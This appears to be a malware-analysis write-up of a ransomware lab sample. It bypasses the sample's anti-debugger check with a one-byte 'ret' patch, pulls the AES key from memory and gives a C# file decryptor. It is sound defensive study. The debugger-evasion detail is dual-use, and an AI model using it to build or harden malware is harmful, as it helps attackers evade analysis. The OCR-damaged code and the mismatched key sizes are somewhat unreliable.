- **Critical Offset:** `0x000000140001DA1`
- **Location Strategy:** The location was traced by searching for cross-references to the string `"ollydbg"`. Static analysis revealed that the malware loads a list of debugger process names (e.g., `ollydbg`, `x64dbg`, `ghidra`) into a local array. By tracing the function that iterates through this array, I was able to locate the final decision point at offset `0x140001DA1`.




```
Address    | Disassembly                      | String Ad  | String
00000001   | lea rax,qword ptr ds:[14000C1    | 00000001   | "ollydbg"
```

- **Behavior:** At this address, the malware evaluates the results of its anti-analysis checks. If a debugger (x64dbg) or restricted environment is detected, the program branches to a termination sequence (`ExitProcess`).

## Patching Procedure

To allow for dynamic analysis and key extraction, I applied a "Neutralization Patch" (ret at the start of the function) to force a successful return regardless of the environment state.




```
0000000140001DA1 <ransomware.sub_140001DA1   C3            ret
0000000140001DA2                             48:89E5       mov rbp,rsp
0000000140001DA5                             48:83EC 20    sub rsp,20
0000000140001DA9                             E8 70F7FFF    call <ransomware.sub_1400
0000000140001DAE                             85C0          test eax,eax
0000000140001DB0                             74 0E         je ransomware.140001DC0
0000000140001DB2                             B9 010000     mov ecx,1
0000000140001DB7                             48:8B05 2A    mov rax,qword ptr ds:[<ExitPr
0000000140001DBE                             FFD0          call rax
0000000140001DC0
0000000140001DC5
0000000140001DC7
0000000140001DC9
0000000140001DCE
0000000140001DD5
0000000140001DD7
0000000140001DDC

RAX  0000000000000000
RBX  0000000000000000
RCX  000000007FFD0000
RDX  0000000140001410   <ransom
RBP  0000000000000000
RSP  00007FFFFE2FFF78
RSI  0000000000000000

Assemble at 0000000140001DA1
ret
[✓] Keep Size  [✓] Fill with NOP's  ( ) XEDParse  (●) asmjit   OK   Cancel
Instruction is same size!
Bytes: C3
```

**Execution & Key Capture:**
We run the malware to hit our first trap.
1. **Press F9 (Run).**
2. **Hit Breakpoint 1 :**
   - The malware has just generated the AES Key.
   - **Action:** Check the memory dump for the register holding the key pointer.
   - **Result:** We successfully extracted the 16-byte AES Key: `D9 AE 0F 9A B9 A5 F4 82 E3 4F 7D B4 0E E4 58 D5` .



```
Address             Hex                                              ASCII
00007FFFFE2FFAC0    D9 AE 0F 9A B9 A5 F4 82 E3 4F 7D B4 0E E4 58 D5  Ù®..¹¥ô.ã
00007FFFFE2FFAD0    00 00 00 00 30 00 00 00 08 00 00 00 00 00 00 00  ....0.........
00007FFFFE2FFAE0    18 FB 2F FE 01 00 00 00 70 0C 8A FE FF 7F 00 00  .û/þ....p..þ
00007FFFFE2FFAF0    28 FB 2F FE 30 00 00 00 6C 00 00 00 00 00 00 00  (û/þ0...l....
00007FFFFE2FFB00    90 FB 2F FE FF 7F 00 00 62 30 00 40 01 00 00 00  .û/þÿ...b0.
00007FFFFE2FFB10    40 FB 2F FE FF 7F 00 00 04 01 00 00 00 00 00 00  @û/þÿ
```

**IV Capture**:
Each file has a unique IV that can be found when we open the encrypted file in a hex editor, the first 16-bytes is the unique IV.

So we need to just find the universal key to decrypt the files.

## Decryption Code:

```
using System;
using [System.IO];
using System.Security.Cryptography;
using System.Text;

namespace RansomwareRecovery
{
public class Decryptor
{
private byte[] _key;
public Decryptor(string keyHex)
    {
        _key = HexToByteArray(keyHex);
    }

    public void DecryptAll(string folderPath)
    {
        if (!Directory.Exists(folderPath)) return;
        foreach (string file in Directory.GetFiles(folderPath))
        {
            try
            {
                byte[] data = File.ReadAllBytes(file);
                if (data.Length <= 16) continue;

                byte[] iv = new byte[16];
                Buffer.BlockCopy(data, 0, iv, 0, 16);

                byte[] ciphertext = new byte[data.Length - 16];
                Buffer.BlockCopy(data, 16, ciphertext, 0, ciphertext.Length);

               using (Aes aes = Aes.Create())
                           {
                               aes.KeySize = 256;
                               aes.BlockSize = 128;
                               aes.Mode = CipherMode.CBC;
                               aes.Padding = PaddingMode.PKCS7;
                               aes.Key = _key;
                               aes.IV = iv;

                    using (ICryptoTransform decryptor = aes.CreateDecryptor())
                    {
                        byte[] decrypted = decryptor.TransformFinalBlock(ciphertext, 0,
ciphertext.Length);
                        File.WriteAllBytes(file + ".decrypted", decrypted);
                    }
                }
                Console.WriteLine($"Successfully decrypted: {Path.GetFileName(fil
e)}");
            }
            catch (Exception ex)
            {
                Console.WriteLine($"Failed to decrypt {Path.GetFileName(file)}: {ex.
Message}");
```

```
            }
        }
    }

    private byte[] HexToByteArray(string hex)
    {
        hex = hex.Replace(" ", "");
        byte[] bytes = new byte[hex.Length / 2];
        for (int i = 0; i < hex.Length; i += 2)
            bytes[i / 2] = Convert.ToByte(hex.Substring(i, 2), 16);
        return bytes;
    }

    public static void Main()
    {
        string recoveredKey = "D9AE0F9AB9A5F482E34F7DB40EE458D5";
        Decryptor engine = new Decryptor(recoveredKey);
        engine.DecryptAll("fake_important_files");
    }
}
}
```

## Lessons Learned

- **String Tracing:** Searching for cross-references to common debugger names (e.g., "ollydbg") is an effective way to locate critical anti-analysis logic.
- **CryptoAPI Patterns:** Identifying specific hex constants like `0x6610` (CALG_AES_256) and `KP_IV` allows for rapid identification of the encryption standard used.
- **Dynamic Patching:** Applying a simple `ret` patch can bypass complex chains of environment checks, allowing an analyst to focus on the core malicious payload.
- **Identifying Custom Math in Crypto**: Seeing functions like `brast_feld` performing matrix multiplication over **GF(2^8)** is a definitive sign of AES internals.

Recognizing these mathematical patterns allows an analyst to confirm the encryption type even if symbols are stripped or API calls are obfuscated.

- **File Structure Analysis**: By comparing encrypted files, one learns that the first **16 bytes** often hold the unique IV. This teaches the analyst to prioritize file-header analysis to determine if the ransomware uses a "Per-File IV" or a "Global IV" strategy
- **Deterministic vs. Random Seed**: The malware uses a fixed salt (**0x4c**) and bitwise rotations (**ROR8**) to initialize its material. A key lesson is that even if the IV is random, a deterministic key generation process means the core encryption key can be reproduced or extracted once the initial setup logic is reversed.